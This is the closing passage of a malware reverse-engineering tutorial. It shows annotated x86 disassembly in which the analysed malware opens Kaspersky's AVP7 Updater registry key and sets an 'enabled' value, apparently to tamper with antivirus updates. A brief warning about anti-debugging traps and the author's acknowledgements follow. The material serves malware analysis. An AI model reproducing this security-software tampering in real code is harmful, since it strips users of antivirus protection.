003520D5    ; ASCII "SOFTWARE\KasperskyLab\protected\AVP7\profiles\Updater"
003520D5    PUSH    357460
003520DA    PUSH    80000002
003520DF    CALL    DWORD PTR DS:[353008]       ; ADVAPI32.RegOpenKeyExA
003520E5    TEST    EAX,EAX
003520E7    JNZ     SHORT 0035210A
003520E9    LEA     EAX,DWORD PTR SS:[EBP-8]
003520EC    PUSH    4
003520EE    PUSH    EAX
003520EF    PUSH    4

```



```
003520F1  PUSH 0
003520F3  PUSH 357458                ; ASCII "enabled"
003520F8  PUSH DWORD PTR SS:[EBP-4]
003520FB  CALL DWORD PTR DS:[35301C]  ; ADVAPI32.RegSetValueExA
00352101  PUSH DWORD PTR SS:[EBP-4]
00352104  CALL DWORD PTR DS:[353020]  ; ADVAPI32.RegCloseKey
0035210A  LEAVE
0035210B  RETN
```

Generally speaking, when you exit from a thread, pay attention to stepping instructions carefully, you could easily get kicked out! This happens if you step over some of those special calls we already found before in the main malware executable.

2.3 THE END

Wow a so long tutorial and a so long articulated analysis. I really hope you didn't get bored for such a long malware reverse engineering paper. Here I would really thank Shub-Nigurrath for his editing of the tutorials (not only the look but also the language's horrible things I wrote ☺)

Thanks to my Cat :)

Giuseppe 'Evilcry' Bonfa